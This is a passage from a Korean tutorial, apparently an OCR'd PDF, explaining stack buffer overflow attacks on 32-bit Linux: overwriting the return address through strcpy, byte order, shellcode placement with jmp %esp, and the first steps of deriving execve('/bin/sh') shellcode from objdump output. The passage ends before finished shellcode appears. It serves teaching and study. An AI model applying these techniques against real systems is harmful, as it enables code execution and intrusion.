것이다.

자 그러면 이제 buffer overflow가 어떤 원리로 동작하는지 살펴보자. 많은 buffer overflow 관련 문서에서 언급했듯이 buffer overflow는 미리 준비된 버퍼에 버퍼의 크기 보다 큰 데이터를 쓸 때 발생하게 된다. <그림 14>에서 보는 스텍의 모습은 40바이트의 스텍이 준비되어 있으나 40바이트 보다 큰 데이터를 쓰면 버퍼가 넘치게 되고 프로그램은 에러를 발생시키게 된다. 만약 40바이트의 데이터를 버퍼에 쓴다면 아무런 지장이 없을 것이다. 하지만 41~44바이트의 데이터를 쓴다면? 그러면 이전 함수의 base pointer를 수정하게 될 것이다. 더 나아가 45~48바이트를 쓴다면 return address가 저장되어 있는 공간을 침범하게 될 것이고 48바이트 이상을 쓴다면 return address뿐만 아니라 그 이전에 스텍에 저장되어 있던 데이터 마저도 바뀌게 될 것이다.

여기서 시스템에게 첫 명령어를 간접적으로 내릴 수 있는 부분은 return address 가 있는 위치이다. return address는 현재 함수의 base pointer 바로 위에 있으므로 그 위치는 변하지 않는다. 공격자가 base pointer를 직접적으로 변경하지 않는다면 정확히 해당 위치에 있는 값이 EIP에 들어가게 되어 있다. 따라서 buffer overflow 공격은 공격자가 메모리상의 임의의 위치에다 원하는 코드를 저장시켜 놓고 return address가 저장되어 있는 지점에 그 코드의 주소를 집어 넣음으로 해서 EIP에 공격자의 코드가 있는 곳의 주소가 들어가게 해 공격을 하는 방법이다.

공격자는 버퍼가 넘칠 때, 즉 버퍼에 데이터를 쓸 때 원하는 코드를 넣을 수가 있다. 물론 이 때는 정확한 return address가 저장되는 곳을 찾아 return address도 정확하게 조작해 줘야 한다.


위에서 살펴본 <그림 14>와 simple.c를 다시 상기시켜보자. function()함수 내에서 정의한 buffer1[15]와 buffer2[10]의 버퍼가 있고 여기에는 40바이트의 버퍼가 할당되어 있다. function() 함수 내에서는 하지 않았지만 이 버퍼에 데이터를 쓰려한다고 생각해 보자. 아래와 같은 코드를 예를 들어보자.

```
strcpy(buffer2, receive_from_client);
```

이 코드는 client로부터 수신한 데이터를 buffer2와 buffer1에 복사한다. 알다시피 strncpy()과 같은 함수는 몇 바이트나 저장할지 지정해 주지만 strcpy함수는 길이 체크를 해 주지 않기 때문에 receive_from_client 안에 들어있는 데이터에서 NULL(\0)를 만날 때까지 복사를 한다. <그림 14>와 같은 스텍 구조에서 45~48바이트 위치에 있는 return address도 조작해 줘야 하고 공격 코드도 넣어줘야 한다. <그림 15>와 같은 구성의 공격 코드를 생각해 보자 (실제 값들은 아무런 의미가 없는 임의의 값이다).


<그림 15. 공격 코드 구성 예1>

클라이언트인 공격자가 전송하는 데이터는 receive_from_client에 저장되어 버퍼에 복사될 것이다. 그 데이터가 <그림 15>와 같이 구성하여 전송한다고 가정하자. 그리고 strcpy가 호출되어 receive_from_client가 buffer2에 복사가 될 것을 예상하면 <그림 14>와 <그림 15>를 함께 보았을 때 다음과 같이 매칭될 것이다.



<그림 16. 공격코드가 자리잡게 될 스텍 상의 위치>

strcpy가 호출되고 나면 스텍안의 데이터는 <그림 17>과 같이 된다.



<그림 17. 공격 코드가 들어간 후의 스텍의 모습>

<그림 17>은 receive_from_client의 데이터를 버퍼에 복사한 후의 모습이다. 들어가 있는 데이터들을 가만히 보면 <그림 16>에서 만들어낸 데이터와 순서에 있어 약간의 차이가 있음을 알 수 있다.

Byte order

데이터가 저장되는 순서가 바뀐 이유는 바이트 정렬 방식이다. 현존하는 시스템들은 두 가지의 바이트 순서(byte order)를 가지는데 이는 big endian 방식과 little endian 방식이 있다. big endian 방식은 바이트 순서가 낮은 메모리 주소에서 높은 메모리 주소로 되고 little endian 방식은 높은 메모리 주소에서 낮은 메모리 주소로 되어 있다. IBM 370 컴퓨터와 RISC 기반의 컴퓨터들 그리고 모토로라의 마이크로프로세서는 big endian 방식으로 정렬하고 그 외의 일반적인 IBM 호환 시스템, 알파 칩의 시스템들은 모두 little endian 방식을 사용한다.


예를 들어 74E3FF59라는 16진수 값을 저장한다면 big endian에서는 낮은 메모리 영역부터 값을 채워 나가서 74E3FF59가 순서대로 저장된다. 반면 little endian에서는 59FFE374의 순서로 저장된다. little endian이 이렇게 저장 순서를 뒤집어 놓는 이유는 수를 더하거나 빼는 셈을 할 때 낮은 메모리 주소 영역의 변화는 수의 크기 변화에서 더 적기 때문이다. 예를 들어 74E3FF59에 1을 더한다고 하면 74E3FF5A가 될 것이고 메모리상에서의 변화는 5AFFE374가 된다. 즉 낮은 수의 변화는 낮은 메모리 영역에 영향을 받고 높은 수의 변화는 높은 메모리 영역에 자리를 잡게 하겠다고 하는 것이 little endian 방식의 논리이다. 높은 메모리에 있는 바이트가 변하면 수의 크기는 크게 변한다는 말이다. 하지만 한 바이트 내에서 bit의 순서는 big endian 방식으로 정렬된다. 참고로 네트웍 byte order는 big endian 방식을 사용한다.

이러한 byte order의 문제 때문에 공격 코드의 바이트를 정렬할 때에는 이러한 문제점을 고려해야 한다. 그러므로 little endian 시스템에 return address 값을 넣을 때는 바이트 순서를 뒤집어서 넣어주어야 한다.

<그림 17>에서 보는 바와 같이 return address가 변경이 되었고 실제 명령이 들어 있는 코드는 그 위에 있다. 이 시점까지는 아무런 에러를 발생하지 않을 것이다. 하지만 함수 실행이 끝나고 ret instruction을 만나면 return address가 있는 위치의 값을 EIP에 넣을 것이고 이제 EIP가 가리키는 곳의 명령을 수행하려 할 것이다. 이 때 이 주소에 명령어가 들어 있지 않다면 프로그램은 오류를 발생시키게 된다. 또한 공격자는 자신이 만든 공격 코드를 실행하기를 원하므로 EIP에 return address 위에 있는 쉘 코드의 시작 주소를 넣고 싶어 한다. 어떻게 하면 이 주소를 알아낼 수 있을까? 그 방법은 다음 장에서 살펴보도록 하자.

일단은 쉘 코드가 들어있는 지점의 정확한 주소를 찾았다고 생각하자. <step 8>의 그림을 참고해 볼 때 주소는 0xbffffa60이다. <그림 17>을 다시 그려 쉘 코드와 return address를

묘사해 보면 <그림 18>과 같다.



<그림 18. 스텍에 들어 있는 공격 코드>


<그림 18>에서 보여주는 공격 코드는 execve("/bin/sh",…) 이다. 즉 쉘을 띄우는 것이다. 실제 쉘 코드가 그림처럼 들어가 있는 것은 아니다. 쉘 코드를 기계어 코드로 변환하여 1 word 단위로 넣어가면서 따져보면 알 수 있겠으나 <그림 18>은 저 위치에 저런 의미의 코드가 들어있다는 개념을 표현한 것이므로 그 개념만 이해하기 바란다.

쉘 코드의 시작 지점은 스텍상의 0xbffffa60이다. 따라서 함수가 리턴될 때 return address는 EIP에 들어가게 될 것이고 EIP는 0xbffffa60에 있는 명령을 수행할 것이므로 execve("/bin/sh",…)를 수행하게 된다. 이것이 바로 buffer overflow를 이용한 공격 방법이다!!

만날 수 있는 문제점 한 가지

<그림 18>에서의 공격 코드는 총 24byte 공간 안에 들어가 있다. 하지만 공격 코드가 24byte로 만들어 진다면 좋겠지만 그렇지 못할 경우가 발생할 수 있다. 즉 return address 위의 버퍼 공간이 쉘 코드를 넣을 만큼 충분하지 않다면 다른 공간을 찾아보는 수 밖에 없다. 위의 예에서 사용할 수 있는 공간은 바로 90909090… 이 들어가 있는 function()함수가 사용한 스텍 공간이다. 이 공간은 40byte이고 추가로 main()함수의 base pointer가 저장되어 있는 4byte까지 무려 44byte라는 공간이 낭비되고 있다. 그래서 비좁은 24byte의 공간이 아니라 20byte나 더 넓은 저 공간을 활용해 보도록 하자. 그러면 문제는 return address 가 EIP에 들어간 다음에 40byte의 스텍 공간의 명령을 수행할 수 있도록 해 주어야 한다. 물론 return address에다 직접 40byte 공간의 주소를 적어주면 좋겠지만 위에서 언급 했듯이 해당 명령어가 있는 주소를 정확히 알아내는 것은 매우 어렵다. 따라서 간접적

으로 그 곳으로 명령 수행 지점을 변경해 주는 방법을 사용한다. <그림 19>는 ESP 값을 이용하여 명령 수행 지점을 지정해 주는 방법을 보여주고 있다.



<그림 19. 또 다른 공격 코드의 배치>

<그림 19>에서는 쉘 코드가 return address 아래에 있다. 즉 40byte가 남아 있던 그 공간이다. return address는 똑 같다. <Step 7>을 연상해 보자. 함수가 실행을 마치고 return할 때 return address가 스텍에서 POP되어 EIP에 들어가고 나면 stack pointer는 1 word 위로 이동한다. 따라서 ESP는 return address가 있던 자리 위를 가리키게 된다. EIP는 0xbffffa60을 가리키고 있을 테니 그 곳에 있는 명령을 수행할 것이다. <그림 18>에서 쉘 코드가 있던 그 자리에는 다음과 같은 코드가 들어갔다. ESP가 가리키는 지점을 쉘 코드가 있는 위치를 가리키도록 48byte를 빼 주고 jmp %esp instruction을 수행하여 EIP에 ESP가 가리키는 지점의 주소를 넣도록 한다. 이 과정의 명령들을 쉘코드로 변환했을 때 단 8byte만 있으면 충분하다. 다행히도 ESP 레지스터는 사용자가 직접 수정할 수 있는 레지스터이기 때문에 가능해진다.

위에서는 return address 이후의 버퍼 공간이 부족할 경우 return address 이전의 버퍼 공간을 활용하는 방법을 설명하였다. 하지만 만약 이 공간도 부족하다면 return address 부분만을 제외한 위아래 모든 공간을 활용하도록 코딩을 할 수 있을 것이고 그것도 안 된다면 또다시 다른 공간을 찾는 작업을 해야 한다.

쉘 코드 만들기

이제 쉘 코드를 만들어 보자. 쉘 코드란 쉘(shell)을 실행시키는 코드이다. 쉘은 흔히 명령 해석기라고 불리는데 일종의 유저 인터페이스라고 보면 된다. 사용자의 키보드 입력을 받아

서 실행파일을 실행시키거나 커널에 어떠한 명령을 내릴 수 있는 대화통로이다. 쉘 코드는 바이너리 형태의 기계어 코드(혹은 opcode)이다. 우리가 쉘 코드를 만들어야 하는 이유는 실행중인 프로세스에게 어떠한 동작을 하도록 코드를 넣어 그 실행 흐름을 조작 할 것이기 때문에 역시 실행 가능한 상태의 명령어를 만들어야 하기 때문이다. 컴퓨터가 2진수 명령어를 수행한다는 사실은 다들 알 것이다.

만약 공격자가 기계어 코드에 능통하다면 직접 기계어 코드를 작성해도 좋을 것이다. 예전에 8bit 퍼스널 컴퓨터 시절에는 기계어 코드 능통자가 참 많았다. 당시에는 베이직 언어와 어셈블리 언어로 프로그래밍을 했었는데 그와 상응하는 수준의 프로그램을 기계어 코드로 직접 작성을 했었다. 하지만 지금은 CPU instruction의 종류가 늘어났고 커널이 복잡해져서 아주 힘든 작업이다. 그래서 우리는 C를 이용하여 간단한 프로그램을 작성한 다음 컴파일러가 변환시켜준 어셈블리 코드를 최적화 시켜 쉘 코드를 생성할 것이다.

쉘 코드를 만들기 위해서 먼저 쉘을 실행시키는 프로그램을 작성한다. 그런 다음 어셈블리 코드를 얻어내고 불필요한 부분을 빼고 또 라이브러리에 종속적이지 않도록 일부 수정을 해준 다음에 바이너리 형태의 데이터를 만들어낼 것이다.

쉘 실행 프로그램

우리가 쉘 상에서 쉘을 실행시키려면 '/bin/sh ' 라는 명령을 내리면 된다. 아주 간단하다. 마찬가지로 쉘 실행 프로그램 역시 이 명령을 내리는 것과 똑 같은 일을 하도록 해 주면 된다. 아래의 코드를 보자.

```
[dalgona@redhat8 bof]$ cat sh.c
#include<unistd.h>
void main(){
        char *shell[2];

        shell[0] = "/bin/sh";
        shell[1] = NULL;

        execve(shell[0], shell, NULL);
}
[dalgona@redhat8 bof]$ gcc -o sh sh.c
sh.c: In function `main':
sh.c:2: warning: return type of `main' is not `int'
[dalgona@redhat8 bof]$ ./sh
sh-2.05b$
```

<그림 20. sh.c>

쉘을 실행시키기 위해서 execve()라는 함수를 사용했다. 이 함수는 바이너리 형태의 실행

파일이나 스크립트 파일을 실행시키는 함수이다. execve() 함수에 대한 man 페이지를 살펴보면 알 수 있겠지만 세 개의 인자들이 모두 const char * 형 인자들을 요구하고 있고 첫 번째 인자는 파일 이름, 두 번째 인자는 함께 넘겨줄 인자들의 포인터, 세 번째 인자는 환경 변수 포인터이다. 이러한 조건들을 만족시켜 주기 위해서 char *shell[2]를 만들었고 각 인자들을 채워주었다. 두 번째 인자인 인자들의 포인터는 C 프로그램의 main()함수에 argv라는 인자를 떠올리면 된다. argv[0]은 해당 프로그램의 실행 파일 이름을 나타내고 argv[1]은 실행 시 주어진 첫 번째 인자… 이런 식으로 나간다. 마찬가지로 execve()의 두 번째 인자는 argv[0]부터 들어가는 값을 가리키는 포인터가 되어야 한다.


이제 이 프로그램이 컴파일되어 생성될 바이너리 코드를 얻어야 한다. 귀찮게도 execve() 함수 때문에 이 프로그램은 컴파일되면서 Linux libc와 링크되게 된다. execve()의 실제 코드는 libc에 들어 있기 때문이다. 따라서 execve()가 어떤 일을 하는지도 알아보기 위하여 static library 옵션을 주어 컴파일해야 한다.

Dynamic Link Library & Static Link Library

리눅스 뿐만 아니라 윈도우즈, 솔라리스 등등 대부분의 운영체제들이 Dynamic Link Library와 Static Link Library를 지원하고 또한 대부분의 컴파일러들이 이를 지원한다. Dynamic Link Library는 우리말로는 동적 링크 라이브러리라고 해석되고 있다. 응용프로그램의 실행에 있어서 실제 프로그램의 동작에는 매우 많은 명령들이 사용된다. 그리고 많은 응용프로그램들이 공통적으로 사용하는 명령어들이 있다. 예를 들어 C언어에서 사용하는 printf()함수는 어떤 문자열을 출력하는 함수이다. 이는 문자열을 받아서 특정한 위치의 값들을 채운 다음에 화면이나 표준 출력, 소리 등의 방법으로 출력할 것이다. 이러한 일을 수행하는 기계어 코드가 어떤 형태로 만들어져 있을 것이다. 가령 'ps'라는 프로그램도 printf() 함수를 사용하여 화면에 출력할 것이다. 또한 'cat'이라는 프로그램도 printf()함수를 사용할 것이다. 그런데 'ps'도 printf()기능의 기계어 코드를 포함하고 있고 'cat'도 printf()기능의 기계어 코드를 포함하고 있다면 같은 기능을 하는 기계어 코드가 서로 다른 실행파일에 모두 포함되어 있게 되는 것이다. 저장 공간의 낭비가 아닐 수 없다. 그래서 운영체제에는 이렇게 많이 사용되는 함수들의 기계어 코드를 자신이 가지고 있고 다른 프로그램들이 이 기능을 빌려 쓰게 해 준다. 그래서 'ps'도 'cat'도 printf() 기계어 코드를 직접 가지고 있지 않고 printf() 코드가 필요할 때에는 운영체제에게 이 기능을 쓰겠다라고 해 주면 그 코드를 빌려주는 것이다. 따라서 응용프로그램 프로그래머는 이 기능을 직접 구현할 필요가 없고 그냥 호출만 해 주면 되는 것이고 컴파일러도 직접 컴파일 할 필요 없이 호출하는 기계어 코드만 생성해 주면 된다. 이러한 기능들은 라이브러리라고 하는 형태로 존재하고 있으며 리눅스에서는 libc라는 라이브러리에 들어있고 실제 파일로는 .so 혹은 .a라는 확장자를 가진 형태로 존재한다. 윈도우즈에서는 DLL(Dynamic Link Library) 파일로 존재하게 된다. 하지만 운영체제의 버전과 libc의 버전에 따라 호출 형태나 링크 형태가 달라질 수 있기 때문에 이제 영향을 받지 않기 위해서 printf() 기계어 코드를 실행파일이 직접 가지고 있게 할 수 있는

데 그 방법이 Static Link Library이다. 다만 Dynamic Link Library 방식보다 실행파일의 크기가 당연히 커 질것이다. 윈도우즈용 응용프로그램에서 실행 파일을 실행 했는데 무슨 무슨 DLL 파일을 찾을 수 없다는 에러메시지를 띄우면서 실행하지 않는 경우를 봤을 것이다. 이것은 Dynamic Link Library 형태의 프로그램인데 필요한 기계어 코드가 있는 라이브러리를 찾지 못했다는 뜻이다. 또는 응용프로그램을 설치했는데 DLL 파일을 필요로 하지 않고 달랑 실행파일 하나만 있는 프로그램의 경우는 대부분 Static Link Library 형태의 프로그램인 것이다.

이와 같은 개념은 <그림 21>에서 설명하고 있다.



(a) Dynamic Link Library (b) Static Link Library

<그림 21. Dynamic Link Library & Static Link Library>

그러면 이제 sh.c 프로그램에서 호출하는 execve()함수의 내부까지 들여다 보기 위해서 Static Link Library 형태로 컴파일 한 후 기계어 코드를 살펴보자. <그림 22>처럼 하였다.

```
[dalgona@redhat8 bof]$ gcc -v
Reading specs from /usr/lib/gcc-lib/i386-hancom-linux/3.2.3/specs
Configured with: ../configure --prefix=/usr --mandir=/usr/share/man --
infodir=/usr/share/info --enable-shared --enable-threads=posix --disable-checking --
with-system-zlib --enable-__cxa_atexit --host=i386-hancom-linux
Thread model: posix
gcc version 3.2.3 20030422 (Hancom Linux 3.2.3)
[dalgona@redhat8 bof]$ gcc -static -g -o sh sh.c
sh.c: In function `main':
sh.c:2: warning: return type of `main' is not `int'
[dalgona@redhat8 bof]$ objdump -d sh | grep ₩<__execve₩>: -A 32
```

```
0804c75c <__execve>:
 804c75c:       55                      push   %ebp
 804c75d:       b8 00 00 00 00          mov    $0x0,%eax
 804c762:       89 e5                   mov    %esp,%ebp
 804c764:       85 c0                   test   %eax,%eax
 804c766:       57                      push   %edi
 804c767:       53                      push   %ebx
 804c768:       8b 7d 08                mov    0x8(%ebp),%edi
 804c76b:       74 05                   je     804c772 <__execve+0x16>
 804c76d:       e8 8e 38 fb f7          call   0 <_init-0x80480b4>
 804c772:       8b 4d 0c                mov    0xc(%ebp),%ecx
 804c775:       8b 55 10                mov    0x10(%ebp),%edx
 804c778:       53                      push   %ebx
 804c779:       89 fb                   mov    %edi,%ebx
 804c77b:       b8 0b 00 00 00          mov    $0xb,%eax
 804c780:       cd 80                   int    $0x80
 804c782:       5b                      pop    %ebx
 804c783:       3d 00 f0 ff ff          cmp    $0xfffff000,%eax
 804c788:       89 c3                   mov    %eax,%ebx
 804c78a:       77 06                   ja     804c792 <__execve+0x36>
 804c78c:       89 d8                   mov    %ebx,%eax
 804c78e:       5b                      pop    %ebx
 804c78f:       5f                      pop    %edi
 804c790:       c9                      leave
 804c791:       c3                      ret
 804c792:       f7 db                   neg    %ebx
 804c794:       e8 93 bc ff ff          call   804842c <__errno_location>
 804c799:       89 18                   mov    %ebx,(%eax)
 804c79b:       bb ff ff ff ff          mov    $0xffffffff,%ebx
 804c7a0:       eb ea                   jmp    804c78c <__execve+0x30>
 804c7a2:       90                      nop
 804c7a3:       90                      nop

[dalgona@redhat8 bof]$
```

<그림 22. sh.c의 static link library 컴파일 및 object dump>

sh.c를 static link library(-static)로 컴파일 하여 sh라는 실행파일을 만들었다. 그리고 objdump를 이용하여 기계어 코드를 출력하게 하였다. objdump로 sh를 덤프하면 엄청 긴 내용이 나온다. 따라서 필요한 부분 execve()함수 부분만 보기 위해서 grep을 하였고 execve()부분을 보니 32라인이면 다 보이기 때문에 -A 32 옵션을 주어 32라인만 출력하게 하였다.

덤프된 코드는 세 개의 column으로 출력되는데 맨 왼쪽은 address를 나타내고 가운데는 기계어 코드, 맨 오른쪽은 기계어 코드에 대응하는 어셈블리 코드를 나타낸다. 참고로 기계어 코드는 어셈블리 코드와 1:1 대응이 된다.

execve()함수 내에서 보면 함수 프롤로그를 하고 함수 호출 이전에 스텍에 쌓인 인자값들을 검사하고 이상이 없으면 인터럽트를 발생시켜 시스템 콜(system call)을 한다. 시스템 콜은 운영체제와 약속된 행동을 해 달라고 요청하는 것이다.

다른 부분은 별 상관이 없으므로 <그림 22>에 굵게 표시한 부분만 보도록 하자.

execve()함수는 인터럽트를 발생시키기 이전에 범용 레지스터에 각 인자들을 집어넣어줘야 한다. 그래서

```
.........
804c768:    8b 7d 08          mov    0x8(%ebp),%edi
804c76b:    74 05             je     804c772 <__execve+0x16>
804c76d:    e8 8e 38 fb f7    call   0 <_init-0x80480b4>
804c772:    8b 4d 0c          mov    0xc(%ebp),%ecx
804c775:    8b 55 10          mov    0x10(%ebp),%edx
804c778:    53                push   %ebx
804c779:    89 fb             mov    %edi,%ebx
.........
```

이러한 작업을 하는데 조금 흩어져 있긴 하지만 정리해서 보면

```
mov    0x8(%ebp),%ebx
mov    0xc(%ebp),%ecx
mov    0x10(%ebp),%edx
```

를 하는 것이다.

이것은 ebp 레지시터가 가리키는 곳의 +8 byte 지점의 값을 ebx 레지스터에 넣고, +12 byte 지점의 값을 ecx 레지스터에 넣고, +16 byte 지점의 값을 edx 레지스터에 넣어 라는 뜻이다. <그림 22>를 보면 ebp는 함수 프롤로그에 의해서 execve()가 호출되고 이전 함수의 base pointer를 PUSH하고 난 다음의 esp가 가리키던 곳을 가리키고 있다. 따라서 ebp + 0 byte 지점은 이전 함수의 ebp(base pointer)가 들어가 있을 것이다. 그리고 ebp+4 byte 지점은 return address가 들어가 있을 것이고, ebp + 8, ebp + 12, ebp + 16 지점은 execve()함수가 호출되기 이전 함수에서 execve()함수의 인자들이 역순으로 PUSH되어 들어갔을 것이다. 이것이 잘 이해되지 않는 다면 앞에서 했던 <step 3, 4, 5>과정을 다시 한

번 살펴보기 바란다. 그런 다음

```
804c77b:    b8 0b 00 00 00      mov    $0xb,%eax
804c780:    cd 80               int    $0x80
```

eax 레지스터에 11을 넣고 int $0x80을 하였다. 이 과정이 system call 과정이다. int $0x80은 운영체제에 할당된 인터럽트 영역으로 system call을 하라는 뜻이다. int $0x80을 호출하기 이전에 eax 레지스터에 시스템 콜 벡터(vector)를 지정해 줘야 하는데 execve()에 해당하는 값이 11(0xb)인 것이다.

정리해서 다시 말하면 11번 시스템 콜을 호출하기 위해 각 범용 레지스터에 값들을 채우고 시스템 콜을 위한 인터럽트를 발생시킨 것이다.

참고로 32bit Intel Architecture에서의 인터럽트 및 Exception는 <그림 23>에 표현하였다.

Vector No.	Mnemonic	Description	Source
0	#DE	Divide Error	DIV and IDIV instructions.
1	#DB	Debug	Any code or data reference.
2		NMI Interrupt	Non-maskable external interrupt.
3	#BP	Breakpoint	INT 3 instruction.
4	#OF	Overflow	INTO instruction.
5	#BR	BOUND Range Exceeded	BOUND instruction.
6	#UD	Invalid Opcode (UnDefined Opcode)	UD2 instruction or reserved opcode.[1]
7	#NM	Device Not Available (No Math Coprocessor)	Floating-point or WAIT/FWAIT instruction.
8	#DF	Double Fault	Any instruction that can generate an exception, an NMI, or an INTR.
9	#MF	CoProcessor Segment Overrun (reserved)	Floating-point instruction.[2]
10	#TS	Invalid TSS	Task switch or TSS access.
11	#NP	Segment Not Present	Loading segment registers or accessing system segments.
12	#SS	Stack Segment Fault	Stack operations and SS register loads.
13	#GP	General Protection	Any memory reference and other protection checks.
14	#PF	Page Fault	Any memory reference.
15		Reserved	
16	#MF	Floating-Point Error (Math Fault)	Floating-point or WAIT/FWAIT instruction.
17	#AC	Alignment Check	Any data reference in memory.[3]
18	#MC	Machine Check	Error codes (if any) and source are model dependent.[4]
19	#XF	SIMD Floating-Point Exception	SIMD Floating-Point Instruction[5]
20-31		Reserved	
32-255		Maskable Interrupts	External interrupt from INTR pin or INT *n* instruction.

<그림 23. Exceptions and Interrupts>

<그림 23>에서 볼 수 있듯이 인터럽트 0x80은 'Maskable Interrupts' 로써 External

interrupt 영역에 있음을 알 수 있다.

그러면 이제 execve()를 호출하기 이전에 main()에서는 어떤 처리를 했었는지 알아보자.

```
[dalgona@redhat8 bof]$ objdump -d sh | grep ₩<main₩>: -A 18
080481d0 <main>:
 80481d0:       55                      push   %ebp
 80481d1:       89 e5                   mov    %esp,%ebp
 80481d3:       83 ec 08                sub    $0x8,%esp
 80481d6:       83 e4 f0                and    $0xfffffff0,%esp
 80481d9:       b8 00 00 00 00          mov    $0x0,%eax
 80481de:       29 c4                   sub    %eax,%esp
 80481e0:       c7 45 f8 28 97 08 08    movl   $0x8089728,0xfffffff8(%ebp)
 80481e7:       c7 45 fc 00 00 00 00    movl   $0x0,0xfffffffc(%ebp)
 80481ee:       83 ec 04                sub    $0x4,%esp
 80481f1:       6a 00                   push   $0x0
 80481f3:       8d 45 f8                lea    0xfffffff8(%ebp),%eax
 80481f6:       50                      push   %eax
 80481f7:       ff 75 f8                pushl  0xfffffff8(%ebp)
 80481fa:       e8 5d 45 00 00          call   804c75c <__execve>
 80481ff:       83 c4 10                add    $0x10,%esp
 8048202:       c9                      leave
 8048203:       c3                      ret

